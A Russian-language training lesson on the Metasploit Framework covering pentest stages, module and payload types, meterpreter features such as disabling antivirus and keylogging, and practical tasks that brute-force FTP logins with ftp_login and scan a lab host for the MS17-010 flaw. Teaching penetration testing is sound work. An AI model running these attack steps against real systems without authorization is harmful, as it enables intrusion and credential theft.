Metasploit Framework

Кратко рассмотрим использование Metasploit Framework.

[Что такое тестирование на проникновение](#_gjdgxs)

[Краткий обзор Metasploit Framework](#_1uhp16pnqq9z)

[Disclaimer](#_6u3gelazlj4o)

[Metasploit Framework](#_30j0zll)

[Модули в MSF](#_cxcfvbht9bqf)

[Работа с MSF](#_xpix8g3p9ikt)

[Обзор команд Metasploit](#_if1l63upfoch)

[Основные понятия msfconsole](#_3zrtcfksanpc)

[Виды shell и payload в MSF](#_dqavvrq22fgv)

[Практическая часть](#_9bq3l7urtxbr)

[Задание 1. Провести атаку подбора параметров подключения к ftp-серверу при помощи auxiliary-модуля](#_keqnvc4ihw9s)

[Задание 2. Эксплуатация уязвимости на удаленном ПК](#_2mzyp5qsdd18)

[Задание 3. Запуск reverse-шелла на базе meterpreter и подключение к хендлеру в msfconsole](#_uv75fu1zzwm8)

[Задание 4. Постэксплуатация и закрепление в системе](#_j93o5bwz8qii)

[Задание 5. Повышение привилегий](#_ihwrqz4td6tz)

[Задание 6. Веб-шелл при помощи meterpreter](#_3mjm6qevop7z)

[Задание 7. Фаззинг параметров а MSF](#_cu9xx8pe6vio)

[Выводы](#_921piv3ooqui)

Практическое [задание](#_trgraggfxaow)

[Дополнительные материалы](#_1fob9te)

[Используемая литература](#_3znysh7)

# Что такое тестирование на проникновение

Чтобы эффективно оценивать механизмы защиты и систему безопасности в целом, чаще всего имитируют действия злоумышленника. Это называется Penetration test, или сокращенно — Pentest. В общем случае пентест можно разделить на следующие этапы:

* **Разведка** — чтобы собрать как можно больше информации о цели.
* **Определение уязвимостей** — чтобы определить, подвержена ли цель уязвимостям и каковы последствия от ее эксплуатации. Например, позволит ли она выполнить код на удаленной системе с правами привилегированного пользователя. Средство для эксплуатации уязвимости называют эксплоитом.
* **Подбор эксплоита для уязвимости**. Когда уязвимость обнаружена, для нее подбирают рабочий эксплоит. В него надо включить payload (полезную нагрузку), который будет выполнять действия, выгодные злоумышленнику.
* **Доставка эксплоита жертве**. На этом этапе выбирается приемлемый способ доставки эксплоита жертве. Если это файл, его можно отправить по почте, если поток данных — его надо запустить, чтобы он передавал эти данные уязвимому приложению.
* **Post-эксплуатация.** Обычно на этом этапе из атаки извлекают выгоду: закрепляются в системе, крадут данные. При пентесте на данном этапе оценивают последствия атаки.

Типичная проблема при пентесте — интеграция этих задач. Часто для выполнения реальных атак злоумышленникам требуется много средств. Эксплоит может быть написан на Python, и его невозможно запустить на устройстве жертвы без дополнительных средств.

С точки зрения тестирования методом пентеста важно собрать средства, которые используются на разных этапах тестирования в единую среду — например, модули для сканирования, эксплоиты, оболочки и другие сущности. Единая среда для таких решений должна позволить не только провести пентест, не выходя за ее пределы, но и агрегировать информацию о результатах для дальнейшего анализа.

На данный момент таковой средой является Metasploit Framework, структуру и работу с которым мы рассмотрим далее.

# Краткий обзор Metasploit Framework

## Disclaimer


Дальнейшую информацию даем только в ознакомительных целях. Проводить тестирование на проникновения без согласия на эту процедуру — противозаконно и грозит уголовной ответственностью.

## Metasploit Framework

Metasploit Framework (далее MSF) — это фреймворк для автоматизации тестирования на проникновение.

Обычно **Metasploit Framework** рассматривают как коллекцию эксплоитов, шелл-кодов, утилит для фаззинга, пэйлоадов, энкодеров и прочих утилит.

MSF предоставляет единый интерфейс для пентеста на всех его этапах. Схема основных компонентов MSF:




В основе MSF три библиотеки:

* **REX (Ruby Extensions)** — база **MSF**. Компоненты **REX** включают подсистему сокетов (**wrapper socket subsystem**), реализацию клиентских и серверных протоколов, регистрацию подсистемы (**logging subsystem**), **exploitation utility classes**, а также ряд других полезных классов.
* **MSF Core** — отвечает за выполнение интерфейсов (**required interfaces**), которые позволяют взаимодействовать с эксплойтами, модулями, сессиями и плагинами.
* **MSF Base** — упрощенные API для интеграции компонентов.

Существует две версии **Metasploit framework**:


* **Metasploit framework** — это open-source проект, который чаще всего имеют в виду, когда говорят о Metasploit.
* **Commercial-версия** — включает Metasploit Pro, Express, Community и Nexpose Ultimate. В отличие от Metasploit framework, данная версия содержит web-интерфейс и [другие полезные возможности](https://metasploit.help.rapid7.com/docs/comparing-product-editions).

Metasploit Framework уже установлен в Kali Linux, компоненты расположены в каталоге **/usr/share/Metasploit-framework**




Кратко рассмотрим назначение основных каталогов.


**Data** — содержит данные для запуска компонентов Metasploit: компоненты для эксплоитов, словари.




**Lib** — содержит библиотеки Ruby для Metasploit, обеспечивающие работу интерфейса.



**Plugins** — содержит плагины для интерфейса Metasploit. С их помощью можно расширять функционал фреймворка — например, подключая к нему дополнительные компоненты **sqlmap**, **openvas**, **nexpose**.




**Modules** — каталог хранения модулей, которые используются для эксплоитов (к примеру). Модули — это основа для MSF: по сути, все эксплоиты оформляются в виде модулей. Пример модуля:




## Модули в MSF

Рассмотрим основные модули. Все они сгруппированы по каталогам согласно назначению.

**Auxiliary** — каталог для хранения вспомогательных модулей. В нем модули не используются для реализации эксплоитов — они применяются для сканирования жертвы, атак DoS, получения прав администратора методом фаззинга. Можно просканировать сеть на наличие в ней анонимного доступа к ресурсам по протоколу **ftp** (модуль **auxiliary/scanner/ftp/anonymous**) или перебрать при помощи фаззинга параметры подключения к ftp-серверу (модуль **auxiliary/scanner/ftp/ftp\_login**) по словарю.




**Exploits** — каталог для хранения эксплоитов. В MSF они оформлены в виде модулей, что позволяет создать единую среду для пентестов. Все эксплоиты группируются по типу ОС и далее по ПО:



**Payloads** — содержит модули для пэйлоадов, которые запускаются удаленно на стороне жертвы.

**Encoders** — содержит модули для кодирования **payload**. Это нужно для «обфускации» кода при генерации **payload**. Теоретически, это затрудняет его обнаружение сигнатурными методами. Список энкодеров для x86-архитектуры:



**Nops** (от англ. **No Operation** — «пустая инструкция») — увеличивают размер файла. Помогают «замусорить» код или придать ему нужный размер.


**Post** — модули для постэксплуатационных атак системы (после получения доступа к ней).

Важно поддерживать базу модулей в актуальном состоянии.

# Работа с MSF


## Обзор команд Metasploit

Все основные команды Metasploit начинаются с «msf»:




* **msfconsole** — запуск оболочки MSF. В основном вся работа происходит в ней;
* **msfd** — запуск демона, который позволит использовать **msfconsole** удаленно, в рамках tcp-соединения;
* **msfdb** — управление БД для Metasploit. Используя базу данных, можно быстрее запускать MSF и удобнее хранить собранную информацию.
* **msfrpc** — позволит подключаться к MSF с помощью RPC. Потребуется, чтобы использовать в **BeeF** (Browser exploitation framuseework) эксплоиты Metasploit;
* **msfvenom** — генератор **payload**, который позволяет создавать и модифицировать его;
* **msfupdate** — утилита для обновления MSF. В Kali Linux рекомендуется перед обновлением MSF обновить ОС.

Чтобы запустить MSF в Kali Linux, достаточно выполнить команду **msfconsole**:




Справку по всем командам можно просмотреть при помощи команды **help**:




Рассмотрим наиболее полезные команды.


* **Back** — перемещение назад в меню msf;
* **Exit** — выйти из MSF:




* **Show** — отобразить список всех модулей или конкретных — например, эксплоитов:




* **Info** — отобразить информацию о конкретном модуле. Помогает просматривать список опций модуля:




* **Search** — поиск информации: можно найти эксплоит по конкретному **cve**:




* **Use** — использовать модуль, указывая его имя. Как только он подключится, можно просмотреть специфичные для него опции:



Опции, как правило, требуют указывать конкретные данные — например, адреса удаленного хоста. Число опций отличается для различных модулей.



* **Jobs** — просмотреть текущие задачи. При пентесте каждой атаке с использованием MSF присваивается задача. Подобными задачами можно управлять — например, отключать неиспользуемые.



## Основные понятия msfconsole

**Эксплоит** — в **msfconsole** это модуль для эксплуатации уязвимости. У каждого эксплоита есть ряд параметров, которые нужно настроить.

**Payload** — «полезная» нагрузка для эксплоита, представляет собой модуль. Виды payload:


* **Шелл** (от англ. **shell** — оболочка) — запускает у жертвы командную оболочку для действий, выгодных злоумышленнику. При этом организуется канал связи между ним и жертвой— за счет запуска шелла на жертве и подключения к нему.

Payload в MSF по техникам:

* **Meterpreter** — наиболее богатый по функционалу payload, который можно задействовать в системе жертвы. Запускается в оперативной памяти благодаря технике **dll injection** и не оставляет следов в системе жертвы. Имеет множество встроенных команд;
* **PassiveX** — использует технику **ActiveX through Internet Explorer,** чтобыобходить фильтры исходящего трафика брандмауэром;
* **NoNX** — вид payload для обхода **DEP** (Data Execution Prevention);
* **Ord** — использует технику **dll injection** для инъекции в процесс;
* **IPv6** — предназначен для работы в сетях IPv6;
* **Reflective DLL Injection** — инъекция payload в процесс, работающий в памяти


Модули для Payload в MSF делятся на два класса.


1. **Inline (Non Staged)**. Здесь эксплоит и шелл-код находятся в одном объекте. Полезен, если нет сетевого доступа к объекту — можно взять такой payload и запустить его на жертве. В этом случае отработает эксплоит и запустится шелл. Особенность — большой размер. Хранятся в каталоге **/usr/share/metasploit-framework/modules/payloads/singles.** Список для ОС Windows:



1. **Staged payload.** Такой payload состоит из двух частей — **stage** и **stager**. Stager — это payload небольшого размера, задача которого — запуститься и загрузить большую часть (stage). Допустим, буфер памяти на жертве, полученный с привлечением эксплойта, слишком мал, чтобы запустить в нем **inline payload**. В этом случае в буфер памяти запускается сначала stager, который загружает более сложный код (stage).

Можно выбрать конкретный payload при помощи команды **use** и посмотреть в нем, к какому виду он относится: в этом поможет команда **info.** Считается, что staged payloads отделяются от ОС одним символом «/» в пути, но это соглашение работает не всегда.






С практической точки зрения важно, какие команды можно передавать в рамках полученного шелла. Поэтому условно рассмотрим виды шеллов в MSF.

# Виды shell и payload в MSF

Шелл состоит из клиентской (**client**) и серверной (**listener**) части. Если говорить о **shell** как технологии создания подключения, выделяют следующие виды:

1. **Blind shell** — здесь **listener** запускается на ПК жертвы и прослушивает порт, а клиент подключается к открытому порту. В теории считается, что **bind shell** можно заблокировать брандмауэром, так как обычно на ПК жертвы фильтруется входящий трафик.
2. **Reverse shell** — **listener** запускается на ПК атакующего и прослушивает порт, а жертва, которая является клиентом, подключается к открытому порту на ПК атакующего. Считается, что **reverse shell** полезнее для злоумышленника, так как обычно на ПК жертвы фильтруется только входящий трафик, а исходящий порой целиком разрешается.

Оба шелла можно реализовать не только по протоколу **tcp**, но и по **http** или **https**, а также с использованием именованных каналов:



Рассмотрим средства, которые используются при создании шелла. Иначе их принято называть оболочками.

**Meterpreter** — наиболее функциональная оболочка из всех видов payload. Пример модуля — **payload/windows/x64/meterpreter/reverse\_tcp**. Это командная оболочка, которая помимо шелла может:

* проверить, не ВМ ли жертва — команда **checkvm**;
* собрать информацию — команда **winenum**;
* выполнить **remote desktop** — команда **Getgui**;
* отключить антивирус — команда **killav**;
* активировать кейлоггер — команда **keylogrecorder**;
* и т.д.

Работу этой оболочки рассмотрим отдельно на практических примерах.

**Vncinject** — все payload этого класса используются для скрытого доступа к удаленному рабочему столу при помощи протокола VNC. При этом на машине атакующего должен быть установлен VNC-клиент. Пример модуля: **payload/windows/vncinject/reverse\_tcp**.

**Upexec** — позволяет загрузить выбранную оболочку и выполнить ее. При этом указывается путь к нужному файлу. Пример модуля: **payload/windows/upexec/reverse\_tcp**.

**Обычная командная оболочка** — в качестве шелла используется командная оболочка, принятая для атакуемой ОС. Для Linux это **/bin/sh,** для Windows — **CMD**. Пример модуля: **payload/linux/x86/exec**.

При выборе **payload** необходимо руководствоваться следующими критериями:

1. Вид payload (meterpreter, vncinject) определяет функционал оболочки.
2. Технологию подключения (blind shell, reverse shell и т.п.) выбирают, исходя из возможных технических условий реализации атаки. Если сценарий атаки предполагает, что жертва загрузит оболочку по электронной почте, то очевидно, что оболочка должна установить соединение с узлом злоумышленника. В этом случае выбирается **reverse shell**.
3. Возможные сценарии постэксплуатации ограничивают выбор оболочки. Если требуется управлять удаленным узлом, целесообразнее использовать VNC вместо консольной оболочки.
4. Учитывать ограничения атаки: требование быть незаметными, получить максимальные возможности, залить эксплоит или организовать туннель.


В большинстве практических сценариев пентеста используется оболочка meterpreter как наиболее функциональная.

# Практическая часть


## Задание 1. Провести атаку подбора параметров подключения к ftp-серверу при помощи auxiliary-модуля

Допустим, в результате разведки на удаленном ПК обнаружен работающий ftp-сервер. Подберем к нему пароль, зная имя пользователя.


Выбираем модуль командой **use scanner/ftp/ftp\_login.** Затем задаем у модуля ряд параметров:




Теперь командой **set PASS\_FILE /root/passlist\_ftp\_test.txt** задаем путь к файлу, который содержит список паролей. В итоге получаем:



После всех настроек можно запустить атаку командой **exploit.** Успешный результат атаки:



Теперь можно проверить найденные данные, подключившись к серверу по **ftp**:




## Задание 2. Эксплуатация уязвимости на удаленном ПК


Применим эксплоит для уязвимости CVE-2017-0143, которую использовал вирус WannaCry. Эта уязвимость присутствует почти во всех версиях Windows. Проверить ее наличие можно командой **nmap --script smb-vuln-ms17-010.nse 192.168.56.102**,в которой:

* **--script** — это задание скрипта;
* **smb-vuln-ms17-010.nse** — имя скрипта для поиска уязвимости по идентификатору бюллетеня Microsoft (ms17-010);
* **192.168.56.102** — адрес для сканирования.

Результат:

